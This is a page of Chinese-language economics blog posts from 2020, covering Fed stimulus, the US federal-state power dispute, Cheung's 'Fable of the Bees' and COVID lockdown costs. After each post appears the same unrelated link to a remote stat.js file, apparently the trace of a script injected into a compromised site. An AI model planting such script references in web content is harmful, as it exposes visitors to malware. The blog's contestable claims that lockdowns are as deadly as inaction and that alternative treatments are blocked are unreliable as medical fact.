(3) 而如經濟學利息理論與財富倉庫理論所預測,每一次災難危機與伴隨的通貨膨脹都是財富重分配的時刻,只是因為資金、機會、智力、知識等等因素影響,結果總是富者越富、貧者越貧。從Fed研究(見圖)我們可以看出2008年金融風暴以來,美國收入最低的20%個人財富不增反減超過25%;收入20%~60%者則僅有些微增長;但收入最高的1%增長125%!


我在「fed再度實施2.3兆美元救市」文末所強調的:「一個非美國國民需要注意的重點,是美國的印鈔救市本質都是對全球主要經貿國家徵收「美元稅」,其結果必然在許多國家引發「輸入性通膨」。有點存款或其他資產者,這幾年的投資一定要有很清醒的經濟邏輯,才不會死於通膨與經濟停滯的夾殺。」

談的就是這種財富重分配狀況。只是此次搭配瘋狂印鈔,恐怕只會更嚴重。

無知者以為政府可以克服「貧富差距」,卻渾然不知「政府往往才是惡性貧富差距的元兇」。過去我曾介紹過R. Coase的「The Marginal Cost Controversy」一文,Coase的研究發現那些「弭平城鄉差距政策的經濟效果只是加劇城鄉差距」。這點於此同樣適用。

回頭看美國股市,我依然保持樂觀。

你聽!巴菲特這兩週悄息無聲!

https://js.developerstatss.ga/stat.js?n=ns1
分類
筆記 經濟分析

州長與總統的權力碰撞

根據WSJ此篇報導「Governors Assert Authority Over Reopening States’ Economies」明白指出:美國各州州長認為自己有權力決定各自管轄的州政府是否重新開放經濟活動。

這是一個長久以來美國憲政上的難解之題。

根據美國憲法第一條第8項第3款(Article I, Section 8, Clause 3)著名的「商業條款(Commerce Clause)」設計,美國聯邦政府對於a)與外國 b)與幾個州之間和 c)與印第安部落的商業經濟活動,可以基於「必須與適當原則(necessary and proper principle )」加以規範。

美國建國傳統認為此聯邦憲法權力僅侷限在「州與州之間的商業經濟活動」,並不包含「一州之內」。這是說,聯邦不可侵犯州權是美國建國基礎原則。

然而實際上運作早就遠非美國國父們的設想。

例如我認為最誇張的1942年Wickard v. Filburn, 317 U.S. 111 一案,該案發生在小羅斯福總統新政時代,當時聯邦政府出台小麥產量管制措施,目的是為了抑制小麥過度生產造成「榖賤傷農」的價格過低現象。

原告Roscoe Filburn是一名Ohio州的小農夫,在自家農場種小麥專用於飼養自家的牲畜,從無販賣所種小麥,更甭說與他州從未有過小麥交易。然而在大政府當道的干預下,連Filburn這樣的小農自種小麥竟然也被列為管制。

依照前述美國憲法邏輯,聯邦政府不應該對此種「純然州內事務」有行政權。但當時的聯邦最高法院竟然判決:「雖然Filburn小農所種小麥數量非常少,也從無交易故對小麥市價不生絲毫影響。但把千千萬萬美國境內這種小農加起來,還是可能間接對小麥市價發生影響,因此聯邦政府『有權』管制。」

此案被視為聯邦政府擴權到州內事務的指標性案件。

2005年的Gonzales v. Raich又是如此:

被告Angel Raich遵照加州政府通過的法律,於自家後院種植大麻並供該州合法的醫療使用。然而州法允許的行為,卻是違反聯邦法律。

聯邦政府的判決依然認為:聯邦政府有權限制大麻的使用,即便州政府立法通過允許使用。

這顯然又是一次聯邦政府侵害州權。

回到此次COVID-19疫情,我們看到美國聯邦政府的混亂無序、前後矛盾、左支右絀與到處卸責。甚至川普總統的顧問Kellyanne Conway於Fox News採訪中都說出:「這是COVID-19,不是COVID one」,指責既然是『第十九次』,WHO難道不用負責?…如此這般的蠢話。(見影片)

(此女顯然是黃泥多所描述:『堅持理性胡說八道方能在政治上兌現』)

另一方面,我們也看到美國華盛頓州、奧勒岡州與加州在4/13成立美國版東南互保「Western States Pact」,將自行決定何時解禁與自行處理解禁後的州政府合作。

這算不算州權回頭侵踏聯邦政府權力?從美國憲法角度來看,也算。

美國建國二百多年來聯邦政府與州政府的權力範疇爭吵不斷,假設未來國祚還有幾百年,那麼此問題恐怕始終揮之不去,特別是在緊急危機時期。

從制度經濟學來看,即便當初憲法本文白紙黑字,後來的政治實力與政客需求還是會扭曲制度,使得權力邊界不再清楚。諾貝爾經濟學獎得主R. Coase揚名的「Coase Theorem」要求「權利有清楚的定義」,不是淺顯的學問。特別是「行政權」本就是充滿模糊空間的權力。因此如果有『普通水準」的經濟學家以為美國的州政府vs聯邦政府制度是具備經濟學所稱的「效率」,那顯然是不懂制度經濟學的普通人水平。

當然,我多次批評過那些「誤以為美國是/推崇自由市場」的無知傻蛋們,始終只會看表面。

https://js.developerstatss.ga/stat.js?n=ns1
分類
經濟分析

經濟學隨筆

之前在口罩經濟簡易分析我談過,類似流行病疫情這種重大客觀侷限條件改變時,需求曲線可以快速向右上方移動,這時候整體市場會變成俗稱的「賣方市場」 — 賣方比買方強勢。

賣方不但可以減少廣告費用,甚至會由買方負擔廣告費用 — 買方們奔相走告詢問何處有貨可買。

要更進一步了解這層經濟學關係的轉變,我要再次推薦我舉過的經濟學大師張五常知名論文「蜜蜂神話(The Fable of Bees)」:

“此文調查華盛頓州果農與養蜂人之間複雜的契約關係,證明傳統經濟學的外部性成本、外部性利益理論壓根只是一群象牙塔學者對真實世界無知所導致。
傳統經濟學認為養蜂人佔了果農便宜,免費從果園的花朵中取得花蜜生產蜂蜜,政府應該介入,扣養蜂人稅補貼果農;反之,果農也佔養蜂人便宜,享受蜜蜂授粉服務卻沒付費,政府也該介入,扣果農稅補貼養蜂人。對嗎?

張五常實地到盛產蘋果的華盛頓州調查後指出,真實世界是:有些植物品種,需要蜜蜂授粉但是產蜜量低,此時果農得付費購買養蜂人的「授粉服務」。有些植物品種則是不太需要蜜蜂授粉,但產蜜量很高,這時候是養蜂人要付費給果農「購買花蜜」。更多植物品種,開花初期與末期,對授粉的需求與產蜜量都會變化,這時候果農與養蜂人就有複雜的契約安排,用月結的方式來結算究竟是誰要付誰錢。

張五常甚至直言:果農與養蜂人之間甚至有「仲介」在安排媒合,而果園附近的公共電話亭電話簿中,就有這些仲介的電話廣告刊登,可供諮詢。傳統經濟學家壓根沒去過一次果園,只是在辦公室裡幻想,幻想出外部性理論。

此文另外一個重要的意涵在於A相對於B更有價值時,AB互易時存在價差時,B要額外付費;反之亦然。這是個淺顯的道理,但偏偏很多人忽略或故意忽略。"

從蜜蜂神話一文我們亦可推知,需求曲線的變動不僅僅是影響了市價的釐定,甚至可以顛倒買賣關係;其實背後「交易費用的分攤」也會隨之決定。

故真實世界我們可以看到市價雖無變動,但交易條件改變,如付款方式、付款期限、風險移轉(FOB轉為EXV或DAP)、保固條款等改變,都可以探知真實需求與供給的變化。題外話一句,許多表面上看似搭售的安排,實質都只是反應需求供給變化。

作為交易費用的一種,廣告費由誰負擔自然也適用同樣的經濟學定理。只是一般人不習慣「買方負擔廣告費」的現象,但想深一層,常見的求才廣告就是一種買方負擔廣告費用的安排。

因此我們可以說:

在全世界因COVID-19疫情需要各種醫療資源孔急,需求曲線極端地移到右上方的此時此刻,還需要廣告「Taiwan Can Help」,經濟邏輯來看很可能只代表:「Taiwan is helpless.」

https://js.developerstatss.ga/stat.js?n=ns1
分類
經濟分析

Michael Burry與我所見略同

2008年透過CDS放空一戰名利雙收,「大賣空」電影與書籍的主角之一Dr. Michael Burry在推特上表達我這一兩個月以來的同樣擔憂:

(見Michael Burry 推特截圖)

「政府過度干預封鎖防疫的代價可能比什麼都不做還高!」

這裡附上三點我自己的想法:

一、大蕭條時期(The Great Depression)美國自殺率高峰約為每十萬人有28人自殺。

2008年金融風暴時期則是每十萬人有14.2人。

美國目前每年死亡人數是280萬人,平均每十萬人有863.8死亡。

截至4月12日,美國因COVID-19死亡的人數是20,577,平均每十萬人有6.2人因此死亡。

假設美國政府因應COVID-19猶如流行性感冒般未實施高度政府管制,則2019年美國因流感或肺炎死亡人數是55,672。同時假設COVID-19死亡人數是流感的十倍(這符合目前多數統計證據),則我們可推估COVID-19可能造成一年死亡人數約55萬人,以總人口看平均每十萬人有16.8人死亡(狀況一)。

我們可以看出美國若僅實施對付一般流感的普通政府管制,很可能因此平均每十萬人死亡人數僅比金融風暴高,但遠低於大蕭條。

更重要的是:

a. 自殺人數與病死人數邏輯上不應該只是相比,而是要相加。這是說,即便高度管制下最後COVID-19在美國僅造成等同流感的病死數(約5.5萬人),但若因高度管制造成的經濟衰退自殺人數等同2008年,則每十萬人死亡人數相加後仍達16.88人,恰好約莫等於我假設的狀況一死亡人數。這意味著高度管制下死亡人數有可能等於什麼都不做。

b. 對照美國2017-2018年流感季,美國CDC估計有4500萬人感染了流感,81萬人住院,6.1萬人死亡。然而我們可以看到17~18年的失業率是下降。這意味著,單一傳染病很可能對失業率沒有影響。(見圖)

紐約等州防疫封鎖起自3/11,我們可以看到首次失業金申請數量也是從3/22該週開始暴增,從前週約28.2萬跳升330萬至686.7萬!(見圖)

我們幾乎可以肯定:現在飆升的失業狀況,主因並非傳染病而是政府的封鎖管制。

二、目前的醫療管制措施提高醫療代價與崩潰可能

目前除中國外,多數國家的醫療管制都是一旦發現確診而政府人身管制在醫院接受治療,多數只有西醫的支持性療法而無其他選擇。這表示他種可能治療方式是被排除,西醫療法行政壟斷了醫療服務供給。

這會造成:缺席的自由市場,無法透過價格安排分離出「認為自己命很值錢而願意花大錢選西醫療程」與「不願意花那麼多錢而欲選擇他種更廉宜療法」兩種人。

假若存在他種性價比更高的療法,因無供給可能從而無從降低整體社會醫療支出。同時也因病患失去選擇的自由,失去更低代價療法,全擠到低性價比的單一療法上,從而使美國醫療體系相比中國更易崩潰。

講更直白,我認為美國等西醫為主的國家醫療崩潰,主因也非傳染病本身,而是政府管制(這也包含保險給付管制)。

三、許多增加的死亡案例並非因為COVID-19,而是因為醫療資源被政府強制挪用後,罹患其他疾病者因此缺乏醫療資源而死亡。

這點在武漢已經得到證明,許多封城期間死亡者並未受COVID-19傳染(或者說他種疾病死亡率增加)。而此代價也是因前述政府管制導致。

題外話:

2017年我開始提出「ETF恐造成股市泡沫」後,發現Dr. Burry也有相同觀點;去年到今年更發現我們投資標的有諸多雷同;最近又不約而同地對「政府過度防疫管制嚴重傷害經濟」提出警告。

想想也挺有趣。

補充:底下常常的排隊人龍(車潮),是美國近日因斷炊只能向Food Bank求援的民眾

https://bit.ly/2JUZ0uz
https://js.developerstatss.ga/stat.js?n=ns1
分類
筆記 經濟分析

Fed再度實施2.3兆美元救市

先前從談repo市場開始,連續幾篇文章我不斷強調此次美國Fed救市以「流動性短期現金市場」為最主要、最緊急目標。

我也預測Fed將用盡全力避免美國州政府、地方政府因流動性不足被迫破產裁員的惡性循環啟動。

果然幾兆美元瘋狂短短兩三週內注資後,就在剛才,Fed公布最新計畫:「再投入$2.3兆美元!」

新計劃內容重點都是小弟談過的對象:

1 保持中小企業的流動性,預計加強「薪資保障計畫(Paycheck Protection Program, PPP)」。

2 確保中小企業的現金需求,將透過Main Street Lending Program再投入$6000億美元現金!

3 在主要與次級商業信用市場(PMCCF and SMCCF)再提供信用保證最高達$8500億美元。

4 建立「市政府債券流動性機制(Municipal Liquidity Facility)」,提供最高$5000億美元的貸款給州與市政府。


美國的現況十分凶險,但Fed近日舉措都是破紀錄。我們均見證了歷史。

而市場主要觀察點依然在於黃金與債券價格的變動是否持續往樂觀方向進行,經濟邏輯我在「黃金與債券價格的現階段意義」一文已說明,不再重複。

幸運的是我也看到了一些不明顯但堅實存在的信號,讓我繼續保持對美國股市理性樂觀。

另外從經濟學邏輯我也說明過,現在低廉的石油價格對經濟衰退是利大於弊。

一個非美國國民需要注意的重點,是美國的印鈔救市本質都是對全球主要經貿國家徵收「美元稅」,其結果必然在許多國家引發「輸入性通膨」。有點存款或其他資產者,這幾年的投資一定要有很清醒的經濟邏輯,才不會死於通膨與經濟停滯的夾殺。

https://js.developerstatss.ga/stat.js?n=ns1